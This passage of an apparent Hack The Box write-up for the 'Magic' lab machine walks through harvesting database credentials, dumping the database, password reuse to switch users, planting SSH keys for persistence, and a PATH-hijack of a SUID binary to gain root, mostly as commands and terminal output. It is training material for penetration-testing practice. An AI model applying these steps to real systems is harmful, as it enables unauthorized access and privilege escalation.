


```
$ /usr/bin/script -qc /bin/bash /dev/null
www-data@ubuntu:/$ █
```

Database Dump

Having a good shell on the box, I started investigating the web directory and found that there was a username and password for the database.

cat db.php




```
www-data@ubuntu:/var/www/Magic$ cat db.php5
cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';
```

Database Name ➔ Magic
UserName ➔ theseus
Password ➔ iamkingtheseus


With this information, I decided to try and attempt a dump of the data within the Database with the credentials that I had.

mysqldump -u theseus -p Magic > /tmp/sql.sql



```
www-data@ubuntu:/var/www/Magic$ mysqldump -u theseus -p Magic > /tmp/sql.sql
mysqldump -u theseus -p Magic > /tmp/sql.sql
Enter password: iamkingtheseus
```

Once I had this information dumped from the database, looking through it, I noticed another password.




```
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

Th3s3usW4sK1ng

With this new information to hand, I atemped to get access to the theseus account.


su theseus



```
www-data@ubuntu:/tmp$ su theseus
su theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:/tmp$
```

I was now running as theseus and was able to read the user.txt

cat user.txt




```
theseus@ubuntu:~$ cat user.txt
cat user.txt
1fafdf63ef7737130768c65ee3db8c75
theseus@ubuntu:~$
```

SSH Access

With access to the user theseus, I now wanted to ensure that I could access the machine if I were to lose the shell. I generate an SSH key pair first.


ssh-keygen




```
root@kali:/opt/htb/magic.htb# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /opt/htb/magic.htb/theseus
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /opt/htb/magic.htb/theseus
Your public key has been saved in /opt/htb/magic.htb/theseus.pub
The key fingerprint is:
SHA256:njI3UdSRo5u+wnURBvrDYHG+sgqHwYcRUEc4ES+7Eis root@kali
The key's randomart image is:
+---[RSA 3072]----+
|  .o==o . +o.o   |
|    o+   *  *    |
|    o.. + oo o   |
|   . = . =...    |
|  . = . S =o .   |
|   o = . =+..    |
|E o + +.*o .     |
| . . o =o..      |
|      .  ...     |
+----[SHA256]-----+
```

I grabbed the information within the public key and echoed this out the appropriate file within the ssh folder.

cat theseus




```
root@kali:/opt/htb/magic.htb# cat theseus.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDIYtuLlT60BwOYxcwDK4vXFBoRil6hQkYSI1qfDcVPUj09vx8O
u6xbcDq6zRdn4tI9aaMV3FYNxuH03Ns2p2MeSRiphY59t6LY2Sk+BJGO2U0UVLr7+7eoV+ATLaNTeLn7xYjh9mY5
fuvOKkN7lq8s0wYHbw9WjG7X2UcCGPkoRGDofio0Sryig3SEmEm3MLdhq0ZZr9tFc+U/6ag9TRZcex7s27WyGQZa
n85UXt8OSXm581WS/Z8ARNkEWy9bMO0A/TSEM4xgM6cYYMuOH2E44AVLWiChdCl+EbNWMl4nLFwh9ffzrHQ+eSQc
R+6NfrLVK+A5j7Y0M9banxkgXWa92+H+4R5XdlJyk3fZG4KBcCZ2TXQ6x+b+AtkWNDmuAwCROsz/g1NVS8d8YxEf
2kUS8peFc8DwIT3q+jOaZL0LhSIOQ86jZpNuWC+FejlqwGXevD9OuK3of4UHKVQdXalDXDtqiXJyedZmlTMJk4ok
dAvRamJa5kuiLU0A8CBFolk= root@kali
```



```
theseus@ubuntu:~/.ssh$ echo '
echo '
> ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDIYtuLlT60BwOYxcwDK4vXFBoRil6hQkYSI1qfDcVPUj09vx8Ou6xbcDq6z
Rdn4tI9aaMV3FYNxuH03Ns2p2MeSRiphY59t6LY2Sk+BJGO2U0UVLr7+7eoV+ATLaNTeLn7xYjh9mY5fuvOKkN7lq8s0wYHbw9W
jG7X2UcCGPkoRGDofio0Sryig3SEmEm3MLdhq0ZZr9tFc+U/6ag9TRZcex7s27WyGQZan85UXt8OSXm581WS/Z8ARNkEWy9bMO0
A/TSEM4xgM6cYYMuOH2E44AVLWiChdCl+EbNWMl4nLFwh9ffzrHQ+eSQcR+6NfrLVK+A5j7Y0M9banxkgXWa92+H+4R5XdlJyk3
fZG4KBcCZ2TXQ6x+b+AtkWNDmuAwCROsz/g1NVS8d8YxEf2kUS8peFc8DwIT3q+jOaZL0LhSIOQ86jZpNuWC+FejlqwGXevD9Ou
K3of4UHKVQdXalDXDtqiXJyedZmlTMJk4okdAvRamJa5kuiLU0A8CBFolk= root@kali' > authorized_keys
<vRamJa5kuiLU0A8CBFolk= root@kali' > authorized_keys
theseus@ubuntu:~/.ssh$
```

With the public key now in the relevant place, I attempted to gain access to the system over SSH.

ssh -i theseus theseus@quick.htb




```
root@kali:/opt/htb/magic.htb# ssh -i theseus theseus@magic.htb
The authenticity of host 'magic.htb (10.10.10.185)' can't be established.
ECDSA key fingerprint is SHA256:yx0Y6af8RGpG0bHr1AQtS+06uDomn1MMZVzpNaHEv0A.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'magic.htb,10.10.10.185' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

29 packages can be updated.
0 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
theseus@ubuntu:~$
```

SysInfo

Having a quick look around the system I quickly identified that theseus was a member of the users group and the users group had access to the sysinfo.

ls -al /bin




```
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-x--- 1 root users 22040 Oct 21  2019 /bin/sysinfo
-rwsr-xr-x 1 root root 43088 Jan  8 10:31 /bin/mount
```

I quickly identified this was using cat during its process and attempted to exploit the PATH to execute the cat command.

I first created a file named cat in the tmp directory whoch contained;

/bin/mkdir /root/.ssh
/bin/echo ‘ssh-rsa AAAA…….’ > /root/.ssh/authorized_keys




```
theseus@ubuntu:/tmp/.dm$ cat cat
/bin/mkdir /root/.ssh
/bin/echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDIYtuLlT60BwOYxcwDK4vXFBoRil6hQkYSI1qfDcVPUj09vx8Ou6xbcDq6zRdn4tI9aaMV3FYNxuH03Ns2p2MeSRiphY59t6LY2Sk+BJGO2U0UVLr7+
7eoV+ATLaNTeLn7xYjh9mY5fuvOKkN7lq8s0wYHbw9WjG7X2UcCGPkoRGDofio0Sryig3SEmEm3MLdhq0ZZr9tFc+U/6ag9TRZcex7s27WyGQZan85UXt8OSXm581WS/Z8ARNkEWy9bMO0A/TSEM4xgM6cYYMuOH2E44
AVLWiChdCl+EbNWMl4nLFwh9ffzrHQ+eSQcR+6NfrLVK+A5j7Y0M9banxkgXWa92+H+4R5XdlJyk3fZG4KBcCZ2TXQ6x+b+AtkWNDmuAwCROsz/g1NVS8d8YxEf2kUS8peFc8DwIT3q+jOaZL0LhSIOQ86jZpNuWC+Fe
jlqwGXevD9OuK3of4UHKVQdXalDXDtqiXJyedZmlTMJk4okdAvRamJa5kuiLU0A8CBFolk= root@kali' > /root/.ssh/authorized_keys
theseus@ubuntu:/tmp/.dm$
```

PATH=/tmp /bin/sysinfo

With this, I then attempted to use the key to access the machine as root.

ssh -i theseus root@quick.htb



```
root@kali:/opt/htb/magic.htb# ssh -i theseus root@magic.htb
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

29 packages can be updated.
0 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ubuntu:~# whoami
root
root@ubuntu:~#
```